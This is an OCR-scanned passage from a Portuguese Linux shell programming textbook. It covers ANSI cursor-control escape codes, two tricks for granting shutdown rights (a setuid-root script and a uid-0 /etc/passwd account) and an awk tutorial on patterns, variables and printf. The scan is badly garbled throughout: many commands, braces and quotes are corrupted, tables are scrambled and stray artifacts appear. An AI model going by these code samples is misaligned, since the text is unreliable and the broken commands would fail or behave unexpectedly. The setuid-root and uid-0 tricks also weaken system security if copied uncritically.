Na análise dessa linha veremos:
033c
 033(4 ; 7li. C
033[300
033 [AA
Limpa a tela
Escreve ...c" na linha 4, coluna 7
Movimenta cursor três colunas á esquerda e escreve " o"
Sobe o cursor uma linha e na mesma coluna escreve "A"
Sacos de gatos 337
033[28
033 [DB
Desce o cursor duas linhas, na mesma coluna
Volta uma coluna na mesma linha e escreve " B"
Além desses, temos outros comandos de movimentação e outros para
apagar trechos de texto, confira:
Comando Padrão
{""'o
ESC (nl (n: 1) apaga até o começo da tela
(n..2) ,!!E!!lla a leia toda
{
n=O (n=O) apaga até o fim da linha
ESC (nK (n"1) apaga até o começo da linha
J.r=~ apaga a 11nha toda
esc [n.~
" " 1 apaga 11 linlias para baixo
ESC [nP n:1 apaga n caracteres à direita
ESC [nX " " 1 limpa n caracteres à direita (coloca aspaços)
ESC (nll n=1 insere o espaços em branco
ESC [mL n=1 insere n linhas em branco
ESC [nS n=1 move a tela n linhas para cima
ESC (nT n=1 move a tela n linhas para baixo
Bem, as tabelas estão aí e você já sabe como ecoar os comandos na
tela. Agora é só soltar a imaginação e brincar com os caracteres. Para
fechar, dois dos exemplos mais clássicos de posicionamento de cursor: a
tradicional barra de status, que usa pulos, inserção e apagamento:
for 1 ~n 1 2 3 4 5 6 7 8 9
elo
done
ce ho
echo - ne " 033 [G033[@8033[11G033 [ 0K$i "
s l eep 1
e, é claro, a clássica hélice ASCII:
done
for a i n I -  1
do
echo -ne " 033[DSa"
done
~la:cnu mJo
338 Programação Shell Unux
Vale lembrar que alguns comandos como o tput ou bibliotecas como
ncurses visam facilitar a tarefa de posicionamento de texto e desenho de
caixas e botões, com funções já prontas para fazer isso. Mas que graça
isso tem se você pode fazer tudo na mão e reinventar a roda? & : )
Macetes, macetes & macetes
Quando você se "Ioga", imediatamente recebe um She/1.
Qual Shetn Bash, sh , ksh, csh, ... ? Qual deles?
Qualquer um. As vezes nenhum desses tradicionais.
Como assim? Você não disse que quando eu me logo ganho imedia-
tamente um Shetn
Sim eu disse isso, mas o She/1 que você ganha é o que está especifi-
cado no último campo do seu registro no arquivo /etc/passwd .
Nunca esquecendo que o LINUX e o UNIX são sistemas multiusuários, é
comum,em alguns sabores, sóo root poderexecutar o programa de shutdown
que desliga a máquina. E como o admin deve proceder para não dar a senha
do root para quem eventualmente precisar desligar o computador?
Bem, para fazer o proposto existem duas maneiras, que são dois belos
macetes:
Macete #1 - Suponha que você escreveu um programa para desligar o
computador chamado "desliga". Para torná-lo executável somente pelo
root você faz:
$ chmod 744 desliga # Somente o dono pode executá-lo
$ chown root desliga # O dono passa a ser o root
$ ls -1 desliga
-rwxr--r-- 1 julio dipao 416 May 3 10 :53 desliga
~ Este é o 1s · 1 a que você está habituadoI
Bem, dessa forma o problema continua, pois só o root pode executá-lo,
mas se você tivesse feito o chmoà assim:
$ chmod 4744 desliga
Sacos de gatos 339
Você teria "selado" o user-id ou feito um SU/0, isto é, no momento em
que qualquer pessoa estiver executando o desliga, ele terá os direitos do
seu dono; ora, como o dono é o root, durante a execução do desliga essa
pessoa terá a permissão do root.
Agora vamos dar uma olhada na pinta deste arquivo:
$ ls -1 desliga
-rwsr-·r-- l jullo dip.,o qJ6 May 3 10 : 53 dediga
%Olha quem apareceu aqui!!I
Não são todos os sabores de Unix nem todas as distros de Linux
que aceitam o SU/0 em scripts She/1. Se for esse o seu caso, é
necessário fazer um programa em C, no qual aplicaremos o SU/0,
timrm e que receberá como parâmetro o nome do script, chamando-o
para execução sob o seu SU/0.
Já que chegamos até aqui, deixe-me mostrar os três valores possíveis
para este último bit do chmod:
LIValor do Bit
1
2
4
Significado
Stick bit
Group·id bit
User-id bit
Quando um programa está com o Stick bit ligado, esse programa não
sai da memória, nem faz paginação. Deve ser usado com muita parci-
mônia e somente em rotinas frequentemente usadas por muitos usuários
simultaneamente.
O Group-id bit comporta-se da mesma forma do User-id bit, exceto
que o usuário, durante a execução de um programa com este bit ligado,
passa a ter todos os direitos do grupo ao qual pertence este arquivo de
programa.
~la:cnu mJo
340 Programação Shell Linux
Obviamente, você pode ligar mais de um desses bits simultaneamente.
Assim. para ligar os três, basta somar os seus valores, fazendo:
$ chmod 7744 desliga
~ 1+2+4 1
Macete #2-Como eu disse antes, quando você se "J
ogasse" ganharia como
She/1 o programa que está especificado no último campo do seu registro no
arquivo /et c / pass<·id . Então, poderia ser criado na sua instalação um usu-
ário chamado, digamos, "desligado!", que tivesse como She/1 o programa
deosliga . Quando o seu registro em 1etc/pass>~d for editado para colocar
de sliga como seu She/1 padrão, aproveite e faça seu user-id (segundo cam-
po do /et.c/passHdl igual a zero. Ora, como a definição de root é "todos que
têm user-id igual a zero", o usuário desligador passará a ser um root, porém
o seu She/1 padrão (o programa desliga) fará com que, ao se "Jogar", a má-
quina seja desligada, sem possibilitar-lhe mais nada além disto.
Exercícios
1. Escreva uma função para colocar na tela uma mensagem aguardan-
do que o operador tecle <ENTER> para poder continuar. Essa rotina
será chamada recebendo a mensagem, a linha e a coluna. Caso a
coluna não seja passada, a mensagem deverá ser colocada no cen-
tro da linha especificada.
2. Fazer um programa (usando a instrução eval) que liste os paràmetros
recebidos em ordem inversa.
_tf}_
Mate com d re l s 1 • s
Apêndice 1
awk: Comando ou
Linguagem?
Você decidirá ao longo deste apêndice se o awk é um co-
mando ou uma linguagem de programação. Alguns o cha-
mam de instruçáo, talvez devido à sua total integração ao
She/1, eu não tenho dúvidas em qualificá-lo como uma lin-
guagem, e por isso mesmo relutei um pouco antes de in-
clui-lo em um livro sobre programação She/1,porém, por ser
muito utilizado, pela sua integração e interação com o She/1
e por ser, por vezes, a melhor ferramenta para resolver de-
terminados problemas, resolvi, devido à sua complexidade
e recursos, dedicar este apêndice inteirinho a ele. Podería-
mos dizer que este é "o algo mais que o Shelllhe dà".
Você sabe o que significa a·,;.: em inglês? Náo? Nada!
É isso mesmo, nada! Náo existe esta palavra em inglês.
a"k é um acrônimo formado pelos nomes dos três progra-
madores que escreveram o comando3'. com a finalidade
de englobar as funções da família grep (grep, fgrep e
egrep) e do sed .
A partir deste ponto daremos uma rapidinha, entenden-
do as principais facilidades do av:k, adquirindo conheci-
mentos para, nas seções seguintes, nos aprofundarmos
em cada um dos itens que veremos a seguir.
31. Alfred v. 8 ho, Peter J. Weinberger, e Brian W. JS.ernighan (é ele mesmo!
O cara que bolou o C).
341
Mate com d re l s l • s
342 Programação Shell Linux
O Be-a-bá do awk
A operação básica do a•lk é pesquisar um conjunto de linhas de entrada,
uma após a outra, procurando as que satisfaçam a um conjunto de padrões
ou condições especificadas por você·. Para cada padrão você pode espe-
cificar uma ação; esta ação é executada para cada linha em que o padrão
seja encontrado.
Veja só a sua estrutura básica:
{padrao] [f ação I )
Exemplos:
awk '$1 == "Paula" ( p..ri n t $2 , $3 , '
O exemplo anterior é uma típica instrução awk, consistindo de um co-
mando tipo "padrão-ação". A instrução mostrada imprime o segundo e o
terceiro campos de cada linha entrada a partir do teclado (já que nenhum
arquivo foi mencionado), cujo prime·
iro campo seja Paula . Em geral, o
comando a wk, para cada padrão que encontra, a ação especificada (que
pode envolver diversos passos) é executada. Então a próxima linha é lida e
a pesquisa do padrão é feita novamente. Esse processo tipicamente conti-
nua até que toda a entrada seja lida.
Qualquer um dentre o padrão ou a ação da dupla "padrão-ação" pode
ser omitido. Se não for determinada uma ação, como em:
$1 == "nome"
a linha cujo primeiro campo for nome será toda impressa. Ao passo que se
não for definido o padrão, como em:
( print $1, $2 }
a ação será executada para todas as linhas da entrada definida. Já que tan-
to os padrões quanto as ações são opcionais, as ações devem ser escritas
entre chaves rrl 1, para distingui-las dos padrões.
~1atcria com d r bs auto a.~s
awk: Comando ou Linguagem? 343
Uso do awk
Você pode executar o awk de duas formas:
- Diretamente a partir do teclado da seguinte maneira:
awk '<padrao-acao> ' (arquivo1) [a rqui vo! ) . . . [ar:quivo11
)
Note que a dupla "padrão-ação" vem sempre entre apóstrofos. Isso serve
para inibir do She/1 a interpretação de caracteres como o cifrão 1sl e para
permitir que o comando se prolongue por quantas linhas forem necessárias.
Esta forma de uso do a wk ê particularmente útil quando a instrução ocu-
pa poucas linhas.
- A partir de um arquivo de comando, usando a opção -f e fazendo
assim:
awk - f <arquivo de programa> <lis1:a de arqui vos de en~ rad<
l>
Campos
A leitura dos dados ê feita registro a registro, que é por default uma sequên-
cia de caracteres terminada por um new-line (ASCII l Ol . Então, cada re-
gistro lido ê dividido em campos, que, por default, são uma sequência de
caracteres separados por <TAB> !As c ii 9 l ou por espaços em branco.
O que foi dito sobre a variável H's (Inter Field Separator) não se
aplica no ambiente do awk, isto é, caso façamos o IFs igual a
qualquer caractere, este caractere não passará a ser o separador
1-id@l·l default entre os campos dos registros de entrada.
Para continuarmos nossas explicações, vamos ressuscitar o moribundo
tel e fones . Vamos analisá-lo novamente:
$ c a t tel efo nes
Ciro Grippi (0 21 ) 5 55- 1 234
Claudi a Marc ia (021) 555- 2112
Enio Cardoso (0 23) 232-342 3
Jul i ana Duart e (024 ) 6 22- 28 7 6
Luiz Ca r l os (0 21 ) 7 67- 212 4
Ne y Gar rafas (0 21 ) 988- 3398
Ney Gerha r dt (0 2 4 ) 54 3-4 32 1
Paul a Duarte (Oll) 449 - 0 219
~1atcria com d r bs auto a.~s
344 Programação Shell Linux
Repare que cada registro possui o nome e o telefone (com código de
DDD) separados por <TAB>, e o primeiro nome é separado do segundo por
um espaço em branco.
O número de campos de um registro é definido pela quantidade de
separadores, ora, como os separadores defau/t são branco e <TAB> em
telefones temos três campos. Isso seria verdade se os separadores fos-
sem sempre esses, mas, felizmente, podemos definir o separador que que-
remos utilizar. Se o definíssemos como <TAB>, por exemplo, os registros
teriam então somente dois campos. Um pouco mais à frente veremos como
fazer isso, mas por enquanto deixemos como está; desta forma o primeiro
campo de cada registro seria chamado Sl, o segundo $2 e assim por dian-
te. O conjunto de todos os campos. O·U seja, o registro, seria so.
&
Fique atento para não confundir as variáveis do a"'k com os parâ-
metros do Shell. No primeiro, o conjunto de todas as variáveis é
~~ so, no segundo so devolve o nome do programa, e o conjunto de
i ·@i{!ol todos os parâmetros está na variável s• .
Listando
Olha só este comando:
awk 1
{print ) ' te lefones
Como não foi passado nenhum padrão para o comando, este atuará em
todos os registros de tel e fones, e como também não selecionamos cam-
po algum para imprimir, serão impressos todos os campos. Vamos então
executá-lo para ver se isso é verdade:
Exemplo:
$ awk '(print) ' telefones
C.i.ro Grippi (0 2 l ) 555- 1234
Cl audi a Marc ia (0 21 ) 555-2112
Enio Cardoso (0 23) 232·34 23
Juliana Duarc;e (024) ó22- 2876
Luiz Carlos (021) 767-2124
Hey Garrafas (021 )988- 3398
Ney Ge rha rdt (024 ) 543 - 432 1
Paul a Duarte (011) 4 49-0219
~1atcria com d r bs auto a.~s
awk: Comando ou linguagem? 345
Funcionou! O que fizemos foi exatamente o mesmo que:
cat telefones
E para imprimir o primeiro e o terceiro campos? Como deveríamos proce-
der? Ah! Essa é fácil, basta mandar imprimir o s1 e o s3. Então vejamos:
$ awk '{print $1 , $3}' telefones
Ciro (021)555-1234
Claudia <021)555- 2112
Enio (023)232- 3423
Juliana (024)622-2876
Luiz (021) 767-2124
Ney (021)988-3398
Ney (024)543-4321
Paula (011) 449-0219
Repare que no comando, os argumentos do print ($1 e S3) estão se-
parados por vírgula (, ).
Esse tipo de impressão é o trivial, podemos colocar floreados quando
estamos listando registros de arquivos. Para fazer isso vamos analisar a
impressão formatada que, já vou avisando, é a cara da sua equivalente em
linguagem C e também da sua congênere em She/1 script.
Seu formato geral é:
princf formato expr.• expr. , ... , expr
que lista os expr,s , de acordo com as especificações feitas em formato .
Para clarear, vejamos a execução de uma linha de awk :
Exemplo:
$ awk ' ( printf "%7s %13sn" , $1 , $3 } ' telefones
Ciro <021>555- 1234
Claudia (021)555-2112
Enio (023)232-3423
Juliana (024)622-2876
Luiz (021) 767-2124
Ney (021)988- 3398
Ney (024)543-4321
Paula (011) 449-0219
346 Programação Shell Linux
Noexemplo anterior,usando mais uma vez o cansado arquivo t.;l.,fones,
listamos o primeiro campo (Sl l como uma cadeia de 7 caracteres justifi-
cados à direita ( t 7s>, seguido de um espaço em branco (entre o •7s e
o • 13s}, o terceiro campo (S31 , como uma cadeia alfanumérica de 13
caracteres alinhados à direita (H3s l e finalmente mandamos saltar linha
(new fine -  n).
O p rintf não produz separadores entre campos ou salto de linha au-
tomaticamente; você sempre deverá lembrar-se desse detalhe, de forma a
programar relatórios agradáveis à leitura. O prim: f não se limita a estas
características. é muito mais abrangente. Adiante veremos detalhadamen-
te todo o seu potencial.
Formando padrões
Até aqui vimos, superficialmente, como se utiliza e como se comporta o
aV~k . A partir de agora, daremos um mergulho mais fundo na construção
dos comandos, esmiuçando primeiramente o uso dos padrões.
Os padrões são utilizados para selecionar registros que atendam a
uma determinada condição. O ao1k possui três formas de definir pa-
drões:
Padrões chamados expressões relacionais, que servem para
selecionar registros que atendam a determinadas condições de
comparação;
Padrões chamados expressões regulares para selecionar registros
que contenham determinadas cadeias de caracteres;
Padrões especiais chamados BEGIN e ~::No que servem para deter-
minar instruções a serem executadas ANTES do processamento do
primeiro registro e APÓS o último, respectivamente.
Expressões relacionais
Os padrões relacionais, que servem para estabelecer comparações,
atendem ao set de comparações definidos pela linguagem C. que
são:
Mate com d re l s l • s
awk: Comando ou linguagem?
Operadores Resultados
Igual a
> Maior que
>= ' Maior ou Igual
< Menor que
<= I Menor ou Igual
que também podem ser usados com os seguintes operadores lógicos:
I
Exemplo:
Operadores
r.&
li
J
Resultados
E
Ou
N
ão
347
Para mostrar que os padrões de comparação podem ser usados para com-
parar não só números como também cadeias de caracteres, vamos listaros
registros de telefones a partir da letra •J":
$ a wk •$1 > •J" ( print ) ' telefones
Juliana ouart~ (024) 622-2876
Se o•.rfosse minúsculo, otesultedoseriaerrado
Luiz Carlos
N
ey Garrafas
Ney Gerha<dt
Paula ouact.e
(021) 767-2124
(02!) 988-3398
(024) 543-4321
(0 11) 449-0219
Podemos também montar expressões compostas. As expressões com-
postas combinam padrões simples com os operadores lógicos 11 (ou), &&
(e) e ! {não).
Por exemplo, suponhamos que eu saiba que o segundo nome da pes-
soa da qual eu quero o telefone começa pela letra C ou pela letra O. Para
selecionar os registros do arquivo telefones que atendam a esse critério
de comparação eu podia fazer um programa assim:
$ awk '$2 >="C" && $2 < "t:'" ' pxint ) ' telefones
C:nio CArdoso (023) 232·3423
Jullana Duarte (OH) 622·2876
Luiz Carl os (02 1) 767- 2124
Paula Duarte (011)449-0219
~la:cnu mJo
348 Programação Shell Linux
Observe, no exemplo anterior, que a pesquisa foi feita para que o segundo
campo !S2 l fosse maior ou igual a C e (&&I menor que E, ou seja, O se-
guido de qualquer outra(s) letra(s).
Expressões regulares
Para pesquisar um arquivo procurando por uma cadeia de caracteres, usa-
mos expressões regulares, e para o fazermos, devemos colocar o argumen-
to a ser encontrado entre um par de barras <111, como já havíamos visto no
sed, no ed e no grep e que tem o Apêndice 2 inteirinho só para elas.
Exemplo:
Para listar os registros de telefones cujos nomes comecem pela letra
·c·. poderíamos fazer:
$ awk '/C/ { print ) ' tolofonos
Ciro Grippi (021)555- 1234
Cl audi a Marc i a (021)555-2 112
E
nio Cardoso
Luiz Carl os
(023) 232-3423
(021) 767-212q
Pesquisa Cmaiúsculono arquivo, como no sed
Resuffadomesperado,mas existeQnoregistro
Idem
Os dois últimos registros encontrados são indesejáveis, porém, dentro
da nossa pesquisa, o resultado está correto. Para fazer a pesquisa somen-
te no primeiro campo ($ll , deveríamos fazer:
$ awk '$1- /C/ ( print } ' telefonas
Cizo Gripp i (021) 555-123<1
Claud i a Marcia (021 ) 555- 2112
E
mawk, costumo chamar oli(-) de •atende a•
Agora, vamos fazer o oposto, isto é , vamos listar os registros das pesso-
as cujo nome não começa pela letra C:
$ awk '$1 ! ~ /C/ { print )' tel efones
~nio Cardo•o (0231232-3423
Juliana Oua Lte (024) 622- 2876
Luiz Carl os (021)767-212 4
Ney Ga rrafas (021) 988- 3398
Ney Gerha r de (024)543-4321
Paul a Dua rte (Oll) 419-0219
Conforme foi afirmado, a pesquisa é feita colocando o argumento a
ser encontrado entre um par de barras <I/ J . Se quisermos especificar o
~1atcria com d r bs auto a.~s
awk: Comando ou linguagem? 349
campo a ser procurado, devemos usar a sintaxe do segundo e do terceiro
exemplos, ou seja:
Sn ~ <expressao regular.>
testa se o enésimo campo atende à expressao regular e:
$n ! - <expressao regular>
é o seu oposto; testa se o enésimo campo não atende à e xpressao regular .
Trabalhando com expressões regulares, os símbolos 1 ) ( J  A $ . *
? + 1 são metacaracteres com sentido especial, com o uso muito similar
ao do comando egrep . Dessa forma, os caracteres A e $ servem para
pesquisar no início e no fim respectivamente; assim, se fizermos:
estaremos pesquisando todos os registros que contenham somente a le-
tra L, ou seja, no início <A> tenha a mesma letra L que também estará
o fim ($) .
Um grupo de caracteres entre colchetes 1l J> servirá para pesquisar
os registros que tenham um desses caracteres. Veja só o comando para
listar todas as linhas começadas pela letra r em caixa alta ou baixa do
arquivo quequeisso :
$ awk '/A[ii)/ { print }' quequeisso
interfaceando com os usuarios , tem tambem as seguintes atribuicoes ;
Interpretador de comandos;
O uso de parênteses o serve para agrupar e a barra vertical <1 > serve
como ou lógico. Para listar todas as linhas de quequeisso que contenham
a cadeia cada ou a cadeia programa , fazemos:
$ awk '/(cada 1 programa)/ ( print}' quequeisso
O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,
Execucao de programas;
Poderosa linguagem de programacao .
Veja o exemplo a seguir:
$ awk '$3 ~ /A([0-9)+)/ ( print )' telefones
Ciro Grippi (021) 555-1234
350 Programação Shell Linux
c l audia J.lla::cia
Enio Cardoso
Juliana Dthrte
Luiz Carl os
Ney Garrafas
Ney Gerhd rdt
Paula oua.rt.e
(021 ) 555-2112
(023) 232-3423
(024) 622 - 2876
(021 ) 767-2124
(011) 988-3398
(024) 543-4321
(011) 449- 0219
Pesquisamos no terceiro campo (campo de telefone) tudo que começava
ch> por abre parênteses <o , tinha a seguir um dígito numérico ( ro-91) ,
seguidos de outros c+l números e depois um fecha parênteses c11.
As barras invertidas l  ) foram utilizadas para inibir a interpretação do
She/1 sobre os parênteses o .
É interessante destacar que o sinal de mais (+l no contexto do a'"k
significa repetição do último padrão (veja o apêndice 2 sobre expressões
regulares). Então, para pesquisar se um campo de um arquivo possui al-
gum caractere não numérico, devemos fazer:
! /' (0-9J ·•S/ Opontodeespantaçâoestà negandotodoopadrão
Se nós fizermos:
pad , , pa<l. { . . . l
estaremos selecionando todos os registros que atendam desde o padrão
pact. até o padrão pad .
Para exemplificar, vamos pesquisar em telefones todas as pessoas
cujos primeiros nomes contenham desde a letra E até a letra N:
S awk ' $1 ~ / E/ ,/N/ { pr int ) ' tele fone•
Enio Cardoso (023)232 -3423
J uliana Duarte (024) 622- 2876
Luiz c ,u ! os (021 ) 767-212 4
Ney Garraf as (0Z l )9SS-339S
Observe que o registro referente ao Ney Gerha ~ctt não foi listado. A pes-
quisa termina assim que o segundo padrão de comparação é atingido.
Mate com d re l s 1 • s
awk: Comando ou Linguagem> 351
Para usarmos o que foi exposto, o arquivo deve estar clas-
sificado pelo campo que estamos pesquisando. Como exer-
cício, experimente pesquisar no segundo campo os nomes
que comecem desde a letra C até a letra D. Viu só que resul-
tado confuso?
Além de tudo que foi falado sobre metacaracteres, o awk ainda reconhe-
ce as seguintes sequências típicas da linguagem C:
f Sequência Significado
n Newline
r Carriage Retum
!•
b Backspace
f formfeed
f-
t <TAB>
ddd valor octal ddd
Padrões BEGIN e END
Quando desejamos fazer algum processamento anterior à entrada do pri-
meiro registro, usamos o padrão BEGIN - para fazer um cabeçalho, por
exemplo - e quando a necessidade é de que o processamento seja feito
após a leitura do último registro, deve ser usado o padrão END - para gerar
totais e médias dos registros processados, por exemplo.
Exemplo: Para mostrar o uso dos padrões BEGIN- END, vamos listar o
telefones, colocando um cabeçalho:
$ awk 'BEGIN ( print "Nome
Nome Telefone
Ci.to Grippi
Cl audi a Marcia
Enio Cardoso
Juliana Oua.rte
Luü Carlos
Ney Garrafas
Ney Gerhardt
Paula Dua.r:t.e
(021)555-1234
(021) 555-2112
(023) 232-3423
(024) 622-2876
(021)767- 2124
(021) 988-3398
(024) 543- 4321
(011) 449-0219
Telefone" ) { pri nt } ' telefones
352 Programação Shell Linux
A primeira coisa que o awl: fez foi executar o(s) comando(s) do padrão
BEGIN, em seguida, executou o núcleo do programa listando os registros
do arquivo e, ao encontrar o eor (End Of Eile -fim do arquivo), caso hou-
vesse um padrão END - para listar o total de registros, por exemplo - seu(s)
comando(s} seria(m) então executado(s}.
O uso de variáveis
Além do sn, onde n é o número sequencial do campo, que já vimos, o awk
trabalha ainda com outros dois tipos de variáveis:
Variáveis definidas pelo programador - Como o nome diz, são variá-
veis de trabalho que serão controladas pelo programa.
Variáveis Internas- São variáveis predefinidas largamente utilizadas
pelo a1·Jk e por ele mantidas. Devem sempre ser usadas em letras
maiúsculas, sem o cifrão (Sl precedendo-as, e cada uma atende a
uma determinada função.
Variável Significado
ARCC
Número de argumentos (parâmetros) recebidos pelo pro·
grama
ARCV Vetor contendo os parâmetros passados para o programa
FILENA.'IE Nome do arquivo de entrada corrente
FMR Número do registro no arquivo corrente
FS Separador de campos. Seu default é branco e <TAB>
NF Quantidade de campos do registro atual
NR Quantidade de registros do arquivo em processamento
OFM'r Formato de saída para números. Seu default é %.6g
OFS Separador de campos na saída. Seu default é branco
ORS Separador dos registros de salda. Seu defaull é newline
RS Separador de registros de entrada Seu default é newtlne
Exemplo:
Vamos fazer o proposto no item anterior, isto é, vamos usar o padrão END
para totalizar os registros processados:
$ awk 'BEGIN { print "Nome
> ( print )
Telefone" )
~la:cnu mJo
awk: Comando ou Unguagem? 353
> END { print "Quantidade de Telefones =",NR} ' telefones
Nome Telefone
Ciro Grippi (021) 555-1234
Claudia Harcia (021} 555-2112
Enio Cardoso (023)232-3423
Juliana Duarte (024)622- 2876
Luiz Carlos (021) 767- 2124
Ney Garrafas (021)988- 3398
Ney Gerhardt (024)543-4321
Paula Duarte (011) 449-0219
Quantidade de Telefones = 8 Avariável NR continhaotola/de registros processados.
Vejamos como contar os campos que aparecem em duplicidade:
s awk ' $1 - /Ney/ 1 print; Sana=Sana+l 1 Avariável Soma não foiinicíalizada com zero.
> END { print "Encontrei" , Soma , "Registros" } ' telefones
Ney Garrafas
Ney Gerhardt
(021) 988-3398
(024) 543-4321
Encontrei 2 Registros
Note que, no exemplo anterior, não foi necessário definir a variável
Soma nem sequer inicializá-la com valor zero. No ambiente do awk, na
primeira menção que se faz a uma variável, ela automaticamente é criada
e inicializada. Caso o valor associado a essa variável seja numérico, será
inicializada com zero, caso contrário com "" (cadeia vazia).Assim, quando
fizemos som
a=Soma+l, a variável soma, por estar atuando em um contexto
numérico, foi criada com o valor zero e posteriormente foi incrementada de
1. Já no COmandO print "Encontrei", Soma, "Registros", para que haja
a concatenação, soma está sendo forçada a atuar como alfanumérica.
Em um contexto ambíguo como:
Sl •• $2
o tipo de comparação que será feito depende se os campos são numéricos
ou não, o que somente será determinado quando o programa estiver em
execução, quando então poderá ser diferente a cada registro.
Em comparações, quando ambos os operandos são numéricos, a com-
paração é feita numericamente; caso contrário os operandos serão trata-
dos como cadeias de caracteres. Assim, a comparação será bem sucedida
para qualquer par dentre os operadores:
5 O. Se+l os +5 5 . 00
354 Programação Shell Linux
mas falhará, caso as comparações sejam feitas como cadeia de caracte-
res, nos seguintes casos:
operl
NULL
Og
Se!
oper2
o
o
S .Oo1
Para forçar um número a se comportar como cadeia de caracteres, você
deve concatenar ao número uma cadeia vazia. Assim:
Cadeia = Numero M n
E pode fazer o oposto adicionando zero ao valor da variável. Veja o
exemplo abaixo:
$ awk 'BEGIN (Cadeia=" l OOabc"; Num=Cadeia+O; print Num,
100 - l OOabc
._
.. Cadeia)'
Como vimos, a variável cadeia permaneceu com o seu valor originalmen-
te atribuído, porém, ao criarmos Numero somando o à cadeia, esta variável
recebeu somente a parte numérica doinício de cadei a. Se o valor de cadei a
fosse abetoo e não t ooacb. ao executar Num
=cadeia+o, em Num resultaria o
valor o porque não existia nenhum algarismo no início de cadeia.
Exemplo: Para que o nosso velho telefone possa dar uma descansada,
afinal ele não é de ferro, vamos mostrar um novo arquivo, cujo nome é
carr os composto do modelo, da velocidade máxima, do tempo mínimo
para alcançar 100 km/h, partindo do repouso, do consumo mínimo e do
preço médio, de alguns carros nacionais 1.6 I. Todos esses campos sepa-
rados por um espaço em branco. Vejamos então este arquivo:
$ cat carros
corsa- 3poreas 150 15 . 20 12 . 20 16068 . 00
Corsa-4por tas 182 11.10 10 . 00 16928 . 44
corsa- sedan 182 11 . 10 10 .00 17376 . 49
Cor•a -~lagon 18312 .20 12 . 71 20253 . 45
Palio 188 9.50 10 . 90 19974 . 15
Pa1io-Weekend 185 11 . 92 10 . 65 21200 . 44
Ti po 176 1 1. 70 1 1. 00 183 10 . 70
Gol 175 12 . 40 11. 60 16960 . 50
Parati 173 12 . 20 11. 31 18809 . 22
~1atcria com d r bs auto a.~s
awl<: Comando ou Unguagem? 355
Nossa! Que balbúrdia! Para fazer-lhe uma "maquilagem", a fim de exibi-
lo de forma mais legível e calcular velocidade e preços médios, foi feito um
programa. Vamos listá-lo:
$ cat listcar.awk
awk '
BEGIN { printf "%15s %lOs %9s 7s %10sn",
"Modelo", 11
Vel .Max . ", "O a 100n, "Cons .", "Preco" )
{ printf ''%15s %7s 11s Ss %11sn",
$1 , $2, S3, $4 , $5
VelM = VelM t $2 ; Pr = Pr + $5 )
END ( printf "n%7sn%8s %7sn%5s l lOsn",
"MEDIAS :", "Velocidade", VelM I NR, "Prece" , ?r I NR ) ' carros
Observe que foi usado o padrão BEGIN para criar o cabeçalho, em se-
guida foi feita a formatação dos dados. Os valores das velocidades e dos
preços foram acumulados, e, finalmente, usamos o padrão END para listar
as médias, que foram calculadas, dividindo-se os totais pela quantidade de
registros (NR) .
Vamos então executá-lo:
$ listcar . awk
Modelo
Corsa-3portas
Corsa- 4porcas
Corsa·Sedan
Corsa-Wagon
Palio
Palio-Weekend
Tipo
Gol
Parati
MEDIAS :
Velocidade 177 . 11
Preco 18431.30
Faz de conta
Vel.Max .
150
182
182
183
188
185
176
175
173
O a 100
15 . 20
11.10
11 .10
12 . 20
9.50
11 . 92
11 .70
12 . 40
12 . 20
Cons .
12. 20
10 . 00
10. 00
12. 71
10 .91)
10. 65
11.01)
11 . 60
11 .31
Preco
16068 .00
16928 . 44
17376. 49
20253 . 45
19974 . 15
21200 . 44
18310 . 70
16960 . 50
18809 . 22
Conforme já foi citado, fazer contas ou usar aritmética em awl< é muito si-
milar ao processo de fazê-lo na linguagem C, ou seja, a aritmética do awk
também é feita internamente em ponto flutuante, a notação científica (expo-
nencial) também é reconhecida e produzida, e os operadores, bem como a
forma de usá-los, são idênticos aos da linguagem C.
356 Programação Shell Linux
Operadores
Vejamos então os operadores do awk e como usá-los.
fl Operadores Significado
+ Soma
I' Diferença
I·
• Multiplicação
I' I Divisão
1-
t Resto da Divisão
I= ~ ou •• Exponenciação
~
= Igualdade
Em um exemplo que vimos anteriormente, para totalizar a quantidade de
registros contendo a cadeia Ney em telefones :
$ awk ' $1 ~ /Ney/ { p rint; Soma•Soma+1 I
END { print "Encontrei••, s oma, "Rogistros" } ' telefones
Como o awk tomou emprestados os operadores aritméticos da linguagem
C, a primeira linha do programa anterior poderia ser escrita de forma mais
sucinta:
$ awk ' $1 ~ /Ney/ { p rint; Soma++ I
ou ainda:
S awk ' $1 ~ / Ney/ { print; soma+=1 )
tanto o operador += quanto o ++ são mais enxutos e executam mais ra-
pidamente.
Generalizando, podemos dizer que uma operação com o formato:
va.riavel = variavel <operador> expressao
teria o mesmo efeito, se fosse escrita de forma abreviada como a seguir:
variavel <operador> • expressao
Portanto, são válidos os seguintes operadores abreviados:
/=, •=, '=, e seus usos devem ser encorajados.
+=, ~= ,
awk: Comando ou linguagem> 357
Os operadores incrementais são ++ e --. Como em C, podem ser
usados prefixando (++variavel) ou posfixando (variavel++) da seguinte
forma: suponha que varl = 5 . Se fizermos var2 = ++varL então varl
será incrementado de 1 e será colocado 6 em var2 , ao passo que var2 =
varl++ faz var2 igual a 5 e após varl será incrementado de 1. Uma inter-
pretação análoga deve ser dada para prefixar ou posfixar com
Funções matemáticas
O a>lk possui diversas funções internas para manipulação de dados numé-
ricos. As mais usadas são:
Ll Fun~o Valor Retornado
sqrt (x) Raiz quadrada de x
sin (x) Seno de x
cos (x) Cosseno de x
log (x) Logaritmo natural de x
int (x) Parte inteira de x
exp (x) Função exponencial de x
rand (x) Gera um número randômico entre Oe 1
Prá cadeia ...
No ambiente do awk, cadeias de caracteres são sempre tratadas entre
aspas (" " l .
As cadeias de caracteres são criadas concatenando constantes, variá-
veis, campos, elementos de vetores (atrays), funções e outros programas.
Veja a execução do comando a seguir:
$ awk '{pri nt NR ":" $0} ' carro$
l :Corsa- 3portas 150 15 .20 12 .20 16068 . 00
2:Corsa-4portas 182 11 . 10 10 . 00 16928 . 44
3:Corsa-Sedan 182 11 .10 10 . 00 17376. 49
4:Corsa-Wagon 183 12 . 20 12 .71 20253 . 45
S: Palio 188 9. 50 10 . 90 19974 . 15
6: Palio-Weekend 185 11 .92 !0 . 65 21200 . 44
7 :Tipo 176 11 . 70 11 . 00 18310 . 70
8 :Gol 175 12 . 40 11 . 60 16960 . 50
9 : Parati 173 12 . 20 11 . 31 18809 . 22
358 Programação Shell Linux
Como você viu, cada registro de ca rros foi precedido por seu sequen-
cial no arquivo, seguido por um dois pontos (:>, sem espaços em branco.
Dessa forma as três cadeias foram concatenadas e a cadeia resultante
foi impressa. Então. o operador de concatenação não tem representação.
